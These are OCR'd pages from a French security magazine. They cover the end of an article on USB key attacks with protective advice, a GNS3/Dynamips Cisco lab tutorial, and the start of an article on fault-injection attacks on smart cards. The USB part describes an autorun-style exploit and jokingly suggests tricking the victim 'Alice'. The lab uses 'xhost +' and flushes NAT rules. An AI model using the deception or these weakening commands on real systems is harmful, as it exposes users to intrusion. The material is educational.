
1 ⇨ L'exploit reste vrai même en désactivant l'*autorun* sur tous les lecteurs.

Pour désactiver l'autorun, il suffit de positionner la clé de registre à `ff` au lieu de `91` par défaut (Figure 9).

En effet, en ouvrant la clé par le poste de travail, l'exploit se lance (Figure 10).

2 ⇨ Cet exploit n'est pas réalisable sous la version Vista de Windows, car le contenu du menu déroulant est dorénavant trié par ordre alphabétique, ce qui a pour conséquence de faire apparaître deux fois l'action « Ouvrir un dossier », l'une sous l'autre : Figure 11.

En utilisant l'icône `folder.ico` de Windows Vista, il est possible d'afficher la même image, mais cela aura pour conséquence de rajouter du code supplémentaire afin de tester la version de Windows (XP ou Vista) et retourner la bonne icône, au risque d'éveiller les soupçons d'Alice par la lenteur de l'affichage. Le plus simple est de demander à Alice la version de Windows qu'elle utilise ? Il est probable qu'Alice répondra le plus naturellement du monde ;-).



2. Conseils pratiques

Nous avons vu que les clés USB sont sujettes à plusieurs types d'attaques, que ce soit sous Linux ou sous Windows. Il est donc nécessaire de prendre des mesures afin de minimiser les risques. Nous nous bornerons ici à lister quelques conseils qui sembleront parfois évidents, mais n'oublions pas que les solutions les plus simples sont souvent les meilleures.

Ces actions peuvent avoir un impact d'autant plus important que la capacité des clés actuelles est si grande qu'on est tenté d'y mettre beaucoup de choses (la nature a horreur du vide). De plus, la version 3 de la norme USB prévoit une augmentation importante de la vitesse de transfert (5 Gbits/s), ce qui permettra de copier encore plus vite les informations, et toujours à l'insu du propriétaire !

2.1 Généralités

⇨ **Séparer les clés en fonction de leurs utilisations : échange ou sauvegarde**

Une clé d'échange est une clé qui peut être connectée au moins une fois sur un poste informatique qui ne vous appartient pas.

Une clé de sauvegarde est une clé qui n'est pas une clé d'échange.

⇨ **Étiqueter les clés pour les identifier visuellement**

Mettre un autocollant évite de devoir connecter la clé pour connaître son contenu.

⇨ **Sensibiliser les utilisateurs**

Faire prendre conscience aux utilisateurs de la réalité des risques informatiques.

Identifier les risques afin de mettre en œuvre les mesures de protections adéquates.

⇨ **Ne pas abandonner ses clés**

Cela semble absurde et, pourtant, il n'est pas rare de voir une clé sur un bureau, son propriétaire s'étant absenté quelques instants, parfois plus... Cette négligence est une occasion en or pour récupérer des informations ou encore insérer un petit code malveillant ;-) L'occasion fait le larron !

2.2 Clés pour les échanges

⇨ **Utiliser une clé de petite capacité**

Vous perdrez moins de données

⇨ **Utiliser une clé ayant une protection physique en écriture**

Une protection physique est tellement plus simple à mettre en place. N'oubliez pas de l'activer (Aucun code malveillant ne pourra infecter votre clé, aussi ingénieux soit-il).

⇨ **Effacer le contenu de la clé dès que possible**

Ce n'est pas une clé de stockage ! Et, ainsi, elle est déjà prête pour le prochain échange.

⇨ **Utiliser un outil d'effacement approprié à la sensibilité des données**

Un simple effacement n'est pas forcément suffisant comme nous l'avons vu. Le problème est également valable sous Windows.

⇨ **Chiffrer les données sensibles**

En cas de vol, les données sensibles ne seront pas facilement accessibles, car elles sont chiffrées (utiliser des outils dédiés comme TrueCrypt).

⇨ **Utiliser des clés à protection renforcée**

Les clés à crypto processeur **[4]** assurent le chiffrement matériel des données.

Les clés à contrôle d'accès physique (code PIN, reconnaissances biométriques, etc.) vérifient la légitimité de l'utilisateur souhaitant accéder aux données.

Pour les plus maniaques d'entre vous, il y a la clé 007 de la société Duck Image (Figure 12). Il s'agit d'une clé en acier, imperméable à la poussière et à l'eau, équipée d'une serrure à combinaison empêchant l'ouverture du capuchon, le tout étant attaché par un câble antivol en acier. De plus, les données sont chiffrées et l'accès à ces données est protégé par un mot de passe **[5]**.

2.3 Clés de stockage

Ne les prêtez pas !

Conclusion

Les périphériques USB offrent beaucoup d'avantages. Outre leur capacité importante de stockage, ils étendent actuellement leur champ d'action pour offrir à l'utilisateur des applications et des fonctionnalités multiples.

Cependant, ces mêmes technologies peuvent également être utilisées à mauvais escient pour exécuter des actions malveillantes sur le système. A contrario, un système malveillant peut tirer profit des informations contenues sur ces supports, pour en dérober tout ou partie.

Il est important de considérer tout cela, pour un usage approprié de ces périphériques. Certaines mesures doivent être prises, selon le contexte, pour garantir un niveau de sécurité adapté. Étant donné l'usage répandu de ces périphériques, il faut étendre l'effort de sensibilisation des utilisateurs aux risques induits par ces nouveaux vecteurs de prolifération de l'information. ■

Références

[1] *Misc* 41 – janvier/février 2009
[2] http://www.cgsecurity.org/wiki/PhotoRec
[3] http://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec
[4] http://fr.wikipedia.org/wiki/Cryptoprocesseur
[5] http://www.duckimage.com.tw

cedric.foll@(laposte.net|education.gouv.fr) – Architecte sécurité et réseaux
Ingénieur de recherche – http://cedric.foll.name/

ÉMULATION D'ARCHITECTURES RÉSEAU : PRÉSENTATION DE DYNAMIPS/DYNAGEN/GNS3

mots-clés : *réseau / spanning tree / VLAN / 802.1q / virtualisation / Cisco*

Suite au précédent article présentant l'utilisation de Netkit [MISC 40] pour la conception de réseaux virtuels constitués de machines sous Linux, nous nous proposons de présenter, dans cet article, Dynamips qui permet l'émulation de routeurs Cisco et de firewalls PIX.

Dynamips [**http://www.ipflow.utc.fr/index.php/Cisco_7200_Simulator**] est un émulateur de routeur Cisco capable d'émuler des 2600, des 3600, et des 7200 avec différents modules réseau. En revanche, de même que pour les émulateurs de consoles (super Nintendo, Megadrive, ...), il vous faudra vous procurer un *firmware* valide du matériel correspondant. L'émulation de *switchs* (tels que des 2900) ou le très haut de gamme (6500 et 12000) n'est pas encore possible, car ce type de matériel réalise beaucoup d'opérations en hardware quand les matériels émulés réalisent la plupart des opérations de manière logicielle. Toutefois, le matériel à notre disposition permet déjà d'émuler la plus grande partie des fonctionnalités disponibles dans la gamme Cisco.

Pemu [**http://www.blindhog.net/pemu-cisco-pix-emulator/**] fait la même chose pour les PIX, mais ne sera pas utilisé dans cet article.

Dynagen [**http://www.dynagen.org/**] est un *front-end* en mode console pour les projets précédents.

GNS3 [**http://www.gns3.net/**] est un front-end graphique de l'ensemble des briques citées ci-dessus permettant de configurer les machines virtuelles et de les piloter.

L'ensemble fonctionne sous Linux, Mac et Windows.

Les heureux possesseurs d'une Ubuntu ou d'une Debian n'auront qu'à ajouter une référence à `gpl.code.de/(ubuntu|debian)(gutsy|feisty|testing|unstable)` dans leur fichier `sources.list` pour installer l'ensemble. Ils auront alors le plaisir de télécharger les paquets via un simple `apt-get`, et ce, en ipv6, ce qui est encore trop rare pour que nous boudions notre plaisir :

```
# host gpl.code.de
gpl.code.de has address 85.214.50.192
gpl.code.de has IPv6 address 2a01:238:4000:0:a:a:a:a
```

Les moins *geeks* d'entre vous pourront aussi télécharger l'ensemble en IPv4.

GNS3 peut se lancer sans privilèges avec la même limitation que Netkit, c'est-à-dire qu'alors les interfaces TAP ne sont pas utilisables.

1. Conception d'un lab

Dans ce laboratoire, nous construisons une architecture de LAN fréquemment rencontrée.

Ce type d'architecture répond aux problématiques suivantes :

- Comment changer une machine de LAN sans avoir à toucher aux câbles ?
  - Pour ceci, nous allons propager l'ensemble des VLAN sur tous les switchs de desserte (c'est-à-dire les switchs sur lesquels sont connectés les stations). Dans la terminologie propre aux administrateurs réseau, on parle « d'étendre son niveau deux » c'est-à-dire qu'il n'y a plus de routage ailleurs que sur l'équipement de cœur.

- Comment garder des mécanismes de résilience, alors que nous avons choisi d'étendre notre niveau 2 ? En effet, cela implique de ne plus réaliser de routage dynamique dans tous les coins de votre réseau...
  - Pour ceci, nous utilisons du spanning tree. D'autres solutions existent mais ne seront pas abordées ici.

1.1 Rappel sur le spanning tree

Le spanning tree est un mécanisme s'apparentant au routage dynamique, mais fonctionnant en couche 2 (il est utilisé entre des switchs plutôt qu'entre des routeurs). Il consiste à déterminer un chemin sans boucle dans un réseau de niveau 2 maillé. Il est en outre tolérant aux pannes de par sa capacité à construire un chemin alternatif en cas de problème (équipement, câble) sur celui calculé initialement.

Le fonctionnement est le suivant :


- Un switch est choisi comme étant la racine de l'arbre. Le choix peut se faire automatiquement (ce qui est une très mauvaise idée) ou être configuré par l'administrateur.
- Un algorithme fondé sur le « coût des liens » (comme dans les algorithmes de routage dynamique) construit un chemin reliant la totalité des switchs et sans boucles. Pour les matheux, un graphe acyclique et connexe ou arbre couvrant.
- Les interfaces n'étant pas sur le chemin de cet arbre sont « désactivées ». Elles passent en mode « *blocking* » dans la terminologie de spanning tree.

Une différence fondamentale entre le spanning tree et les mécanismes de routage dynamique est qu'à un instant donné un seul chemin est possible pour la totalité des paquets. Ceci a pour conséquence que certains liens sont totalement inutilisés alors qu'ils pourraient permettre de diminuer la charge du réseau. Les mécanismes de routage dynamiques tendent à optimiser de manière plus harmonieuse les ressources disponibles.

Il est à noter qu'il existe des raffinements au spanning tree tels que le RSTP (*Rapid Spanning Tree Protocol*) qui converge plus rapidement, le PVST (Per-VLAN Spanning Tree) ou le MSTP (Multi-Spanning Tree Protocol) où un arbre de spanning tree est calculé par VLAN ou groupe de VLAN plutôt que pour l'ensemble des VLAN afin, notamment, de minimiser le phénomène de sous-utilisation de certains liens comme décrit précédemment.

1.2 Construction de notre lab avec GNS3

Voici le réseau que nous allons construire.



Tout le routage est opéré au cœur du réseau (R) vers lequel convergent des boucles de liens Ethernet (une dans notre exemple) sur lesquelles sont transportés les VLAN du réseau sur des liens 802.1q.

Nous créons deux switchs, un routeur et deux « PC » (des routeurs Cisco en fait). Pour les équipements, nous choisissons des Cisco 3640 avec une carte NM-16ESW pour les switchs (***clic droit sur le switch->configure->slots***), deux cartes NM-1FE-TX pour le routeur et une seule pour nos « PC ».


Les cartes NM-16ESW sont des cartes de type switch, c'est-à-dire qu'elles n'ont pas la possibilité de router de paquets. L'ensemble des ports communiquent ensemble (comme si l'on avait bridgé l'ensemble des interfaces d'un Linux). Les cartes NM-1FE-TX, a contrario, sont des cartes dédiées au routage et un paquet n'est transmis d'une interface vers l'autre que sur la base d'une décision de routage ou d'une configuration spécifique comme nous allons le voir.

La topologie (équipements, liens) se fait à la souris sans trop de difficultés bien que l'interface soit parfois un peu capricieuse et nous obtenons ceci : voir figure 2, page suivante.

Attention

Boucle et spanning tree

Avant d'avoir configuré complètement le spanning tree sur les équipements, je vous engage à désactiver une des interfaces reliant SW1 à SW2 !



Il ne reste ensuite plus qu'à configurer chacun des équipements.

1.3 Le routeur

Notre routeur dispose de deux interfaces physiques, FastEthernet 0/0 et FastEthernet 1/0 (le premier chiffre est le numéro de la carte, le second le numéro de l'interface de la carte). Sur chacune d'elles arrive un lien 802.1q transportant les VLAN 100 et 200.

Attention

Consommation CPU

Il arrive qu'un équipement se mette à consommer 100% de CPU après lancement. Il convient alors, lorsque les équipements ont terminé leur phase de boot, de faire un ***clic droit->Idle PC*** pour diminuer la charge CPU.

L'option **sparsemem** de Dynamips permet également de diminuer l'usage des ressources du système hôte.

Nous créons sur chacune de ces interfaces une sous-interface associée à chacun de nos deux VLAN. Ensuite, nous allons bridger les sous-interfaces associées au VLAN100 dans le bridge 1 et les deux sous-interfaces associées au VLAN 200 dans le bridge 2.

Nous devons également, avant toute chose, activer le mode bridge avec routage inter-bridge (bridge de type `irb`).

```
R>ena
R#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R(config)#bridge irb
R(config)#interface FastEthernet0/0.100
R(config-subif)#encapsulation dot1Q 100
R(config-subif)#bridge-group 1
```

Les trois dernières lignes seront répétées (modulo le numéro de VLAN et le numéro de bridge) pour FastEthernet0/0.100, FastEthernet0/0.200, FastEthernet1/0.100 et FastEthernet1/0.200. Il faudra aussi activer les interfaces FastEthernet0/0 et FastEthernet1/0 (commande `no shutdown`).

Nous configurons ensuite les adresses IP associées aux bridges :

```
R(config)#interface bvi 1
R(config-if)#ip address 10.0.0.250 255.255.255.0
R(config-if)#exit
R(config)#interface bvi 2
R(config-if)#ip address 192.168.0.250 255.255.255.0
```

Il n'y a plus qu'à activer le routage d'IP et le transport du spanning tree sur nos bridges :

```
R(config)#bridge 1 protocol ieee
R(config)#bridge 1 route ip
R(config)#bridge 2 protocol ieee
R(config)#bridge 2 route ip
```

Pour finir, nous activons globalement le spanning tree (une configuration plus fine serait très largement préférable, mais ne compliquons pas inutilement) :

```
R(config)#spanning-tree uplinkfast
```

1.4 Les switchs

La configuration est beaucoup plus simple que pour les routeurs. Il suffit de configurer les VLAN, l'interface vers l'autre switch et l'interface vers le routeur en mode 802.1q puis d'activer le spanning tree :

```
sw1>ena
sw1#vlan database
sw1(vlan)#vlan 1
VLAN 1 modified:
sw1(vlan)#vlan 100
VLAN 100 added:
    Name: VLAN0100
sw1(vlan)#vlan 200
VLAN 200 added:
    Name: VLAN0200
```

Interface vers R (la manipulation est similaire vers `sw2`) :

```
sw1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
sw1(config)#interface fastEthernet 0/0
sw1(config-if)#switchport mode trunk
sw1(config-if)#switchport trunk encapsulation dot1q
```

Interface vers pc1 (nous sommes sur sw1) :

```
sw1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
sw1(config)#interface fastEthernet 0/1
sw1(config-if)#switchport mode access
sw1(config-if)#switchport access vlan 100
sw1(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a
         single host.
Connecting hubs, concentrators, switches,  bridges, etc.to this
interface
 when portfast is enabled, can cause temporary spanning tree loops.
 Use with CAUTION

%Portfast has been configured on FastEthernet0/1 but will only
 have effect when the interface is in a non-trunking mode.
```

La dernière ligne est particulièrement importante bien qu'optionnelle. Elle permet de désactiver le spanning tree sur l'interface vers pc1 afin que :

- le spanning tree ne soit pas recalculé lorsque l'interface change d'état (ce qui met potentiellement l'ensemble du réseau hors d'usage pendant le temps de convergence).
- un utilisateur ne puisse pas jouer avec des outils du type Yersinia [**http://www.yersinia.net/**].

Il ne reste plus qu'à activer le spanning tree :

```
sw1(config)#spanning-tree uplinkfast
```

1.5 Les PC

Il suffit d'activer la carte, de lui associer une adresse IP et de définir une route par défaut (voir commande ip route). Si vous êtes arrivé jusqu'ici, cela ne devrait pas vous poser particulièrement de difficultés.

2. Utilisation du lab

2.1 Jouons un peu avec notre lab

Tentons de joindre PC2 à partir de PC1 :

```
PC1#ping 192.168.0.1

Type escape sequence to abort.
Sending 5, 100 byte ICMP Echos to 192.168.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max =
52/143/244 ms
PC1#traceroute 192.168.0.1

Type escape sequence to abort.
Tracing the route to 192.168.0.1

  1 10.0.0.250 152 msec 108 msec 96 msec
  2 192.168.0.1 212 msec 256 msec *
```

Regardons du côté du spanning tree.

Sur sw2 :

```
sw2#sh spanning-tree blockedports

Name                 Blocked Interfaces List
-------------------- ------------------------------------
VLAN100              Fa0/0
VLAN200              Fa0/0

Number of blocked ports (segments) in the system : 2
```

Ceci nous apprend que le lien entre les deux switchs est désactivé. Nous allons donc désactiver le lien entre sw2 et R pour voir si le spanning tree détecte la panne et active le lien entre les switchs en remplacement :

```
sw2#debug spanning-tree uplinkfast
Spanning Tree uplinkfast debugging is on
sw2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
sw2(config)#interface fastEthernet 0/1
sw2(config-if)#shutdown
*Mar  1 00:23:06.647: STP FAST: UPLINKFAST: make_forwarding on
VLAN100 FastEther
net0/0 root port id new: 128.1 prev: 128.2
*Mar  1 00:23:06.651: %SPANTREE_FAST-7-PORT_FWD_UPLINK: VLAN100
FastEthernet0/0 moved to Forwarding (UplinkFast).
*Mar  1 00:23:06.671: STP FAST: UPLINKFAST: make_forwarding on
VLAN200 FastEther
net0/0 root port id new: 128.1 prev: 128.2
*Mar  1 00:23:06.695: STP: UFAST: removing prev root port Fa0/1
VLAN100 port-id
8002
*Mar  1 00:23:06.695: STP: UFAST. removing prev root port Fa0/1
VLAN200 port-id
8002
```

En moins d'une seconde, le réseau est à nouveau opérationnel.

Ensuite, nous pouvons essayer de passer pc2 dans le VLAN100 en reconfigurant le port de sw2 sur lequel il est connecté pour tester le fonctionnement correct de notre architecture.


Le seul regret est finalement de ne pas disposer de « vrais » PC connectés à nos équipements, car le *gameplay* d'un Cisco utilisé comme poste de travail est plutôt limité. Ceci est d'autant plus frustrant lorsque nous avons avec Netkit, des machines prêtes à l'emploi en matière de fonctionnalités clients/serveurs et potentiellement armées jusqu'aux dents pour éprouver les mécanismes de sécurité des équipements actifs.

Cependant, il est possible, comme nous allons le voir, en faisant preuve d'un peu d'astuce et d'espièglerie, de construire un environnement dans lequel nous connecterons des machines Netkit avec nos machines Cisco.

2.2 Cohabitation de Netkit et de GNS3

Il est également possible d'interconnecter nos routeurs à l'extérieur. Pour ce faire, de nombreuses techniques sont mises à disposition de l'utilisateur telles que l'usage d'interfaces TAP (comme avec Netkit), d'interfaces physiques, mais aussi celles d'encapsuler les paquets dans des flux UDP ou encore de les émettre via des *sockets* UNIX.

Nous allons maintenant voir comment remplacer PC1 et PC2 par des machines Netkit.



Nous allons utiliser la fonctionnalité de GNS3 permettant d'accéder au système hôte via des interfaces TAP. Pour ceci, il faut placer dans notre laboratoire des objets de type cloud, de configurer chacun de nos nuages pour les interconnecter à des interfaces TAP. Il est ainsi possible, si nous reprenons le laboratoire GNS3 ci-dessus, d'interconnecter le switch sw1 à une interface tap0 et sw2 à une interface tap1.

Nous obtenons ainsi ceci : voir Figure 3.

Nous avions vu que du côté de Netkit, il était possible d'interconnecter les machines virtuelles avec une interface TAP.

Commençons par créer la première, pc1, interconnectée à une interface TAP. pc1 étant dans le vlan 100, nous lui attribuons l'adresse 10.0.0.2 avec comme passerelle par défaut 10.0.0.250.


Sur la machine hôte, nous effectuons ensuite les opérations suivantes :

```
1. $ sudo brctl addbr brØ
2. $ sudo brctl addif brØ tapØ
3. $ sudo brctl addif brØ nk_tap_cedric
4. $ sudo ifconfig tapØ up
5. $ sudo ifconfig brØ up
6. $ sudo ifconfig nk_tap_cedric up
7. $ sudo iptables -t nat -F POSTROUTING
```

Nous bridgeons les interfaces tapØ, interconnectée à swl sur GNS3, et nk_tap_cedric, interconnectée à pcl côté Netkit, (lignes 1 à 6), puis nous supprimons les règles de translation d'adresse afin de ne pas parasiter nos tests (ligne 7).

Le problème que nous rencontrons lorsque nous souhaitons créer le second PC est qu'il est impossible, dans la version actuelle de Netkit, d'associer une nouvelle machine Netkit à une autre interface TAP. En effet, pour un utilisateur donné, toutes les machines Netkit sont interconnectées à la même interface TAP. Pour contourner cette limitation, nous créons un second utilisateur tmpuser (oui, c'est horrible, mais j'assume) à partir duquel nous lancerons pc2. Et nous répétons les opérations réalisées pour pc1. Les auteurs de Netkit ont toutefois promis que la prochaine version permettrait d'associer des interfaces TAP différentes pour les images d'un même utilisateur ce qui simplifiera beaucoup la démarche.

Au final, nous avons cette architecture :



Nous arrivons maintenant à faire communiquer pc1 et pc2 en passant par toute l'architecture Dynamips.

note

Il pourra être nécessaire de lancer la commande xhost + à partir d'un shell appartenant au même utilisateur que le serveur X afin de permettre l'affichage de fenêtre d'autres utilisateurs (tmpuser dans cet exemple).

Conclusion

Au travers de cet article, nous avons vu comment, avec un simple PC, simuler des architectures réseau réalistes à base de matériel Cisco. Il est même possible de « brancher » sur les interfaces de nos éléments actifs des machines virtuelles Linux afin de reproduire des architectures complètes. Les perspectives alors offertes sont particulièrement séduisantes, car elles permettent de répliquer des réseaux particulièrement aboutis composés de clients, serveurs et éléments actifs.

De nombreux sites, tels que [http://www.fcug.fr/maquettes-dynamips], [http://www.blindhog.net/category/dynamips/] ou encore [http://www.gns3-labs.com/], proposent également des TP prêts à être utilisés. ■

Remerciements

Merci à Fabrice Flauss, à François Ropert, à Paul Tavernier, à Gilles Chaideyrou et à tous les relecteurs pour leurs corrections et conseils.

Louis Goubin – Professeur – Laboratoire PRiSM – Université de Versailles-St-Quentin-en-Yvelines – Louis.Goubin@uvsq.fr
Olivier Ly – Maître de conférences – LaBRI – Université de Bordeaux – ly@labri.fr

SÛRETÉ DE FONCTIONNEMENT ET SÉCURITÉ DES ALGORITHMES CRYPTOGRAPHIQUES

mots-clés : *cryptographie / attaques physiques / méthodes formelles*

Dans la conception traditionnelle de la cryptologie, la sécurité est vue de manière abstraite : pour attaquer un cryptosystème, l'attaquant se borne à échanger des messages avec celui-ci, et espère en les utilisant pouvoir mettre en défaut les objectifs visés (confidentialité, intégrité, authenticité,...) par différentes techniques de cryptanalyse. La cryptographie classique s'efforce donc de construire des schémas avec si possible des preuves relatives de sécurité contre ce type d'attaque, en admettant la difficulté de certains problèmes mathématiques au sens de la théorie de la complexité.

1. Introduction

Depuis une dizaine d'années, l'étude de la sécurité des solutions à base de cartes à puce a montré qu'il est nécessaire de tenir compte également des attaques physiques. Ce nouveau concept prend en considération non seulement la sécurité des cryptosystèmes au sens mathématique, mais aussi les aspects liés à la nature des calculs. Ces attaques sont particulièrement menaçantes pour les systèmes embarqués, comme peuvent l'être les cartes à microprocesseur, contre lesquels l'adversaire peut mobiliser des moyens d'analyse de plus en plus sophistiqués.

En particulier, une des hypothèses implicites qui est faite dans le modèle de sécurité abstrait est que le fonctionnement de la carte à puce est exactement conforme aux spécifications, qu'il s'agisse de la couche matérielle (processeur, mémoires, bus de communication) ou de la couche logicielle.

Or, dans la pratique, on s'est aperçu que cette « sûreté de fonctionnement » n'est pas toujours garantie. En particulier, plusieurs défauts peuvent apparaître. Tout d'abord, des erreurs de calcul (dysfonctionnement du microprocesseur) peuvent être provoquées intentionnellement par un attaquant. Ce genre d'attaque « active » fait partie des attaques physiques les plus simples et les moins coûteuses à mener. Ces attaques constituent d'ailleurs une menace non seulement pour les algorithmes cryptographiques, mais aussi pour d'autres composantes logicielles, comme la machine virtuelle Java [1] ou, plus globalement, le système d'exploitation dans son ensemble [2].

Par ailleurs, même si aucune attaque active n'est utilisée, un autre type de dysfonctionnement peut « simplement » résulter d'un « bug », que ce soit dans la couche logicielle ou la couche matérielle d'une carte à puce. Nous illustrerons cela par un scénario récemment proposé par Adi Shamir pour l'algorithme RSA.

Par conséquent, s'assurer que le fonctionnement d'une carte à puce est conforme aux spécifications (matérielles et logicielles) n'est pas seulement important pour garantir la disponibilité du service, mais aussi pour se prémunir contre des attaques dévastatrices. Sûreté de fonctionnement et sécurité sont en fait intimement liées. Le développement de méthodes de plus en plus sophistiquées pour garantir le fonctionnement correct des logiciels embarqués est donc de plus en plus crucial, et nous verrons que, dans cette optique, les méthodes formelles jouent un rôle de plus en plus important.

2. Principe des attaques par injection de fautes

Le fait pour un attaquant de provoquer intentionnellement des erreurs de fonctionnement dans un dispositif électronique faisant des calculs fait partie de la catégorie des attaques dites « actives ». Dans le cas d'une carte à puce, il s'agit de modifier l'environnement physique de la carte pour la placer dans des conditions anormales de fonctionnement.

Plusieurs moyens sont à la disposition de l'attaquant.

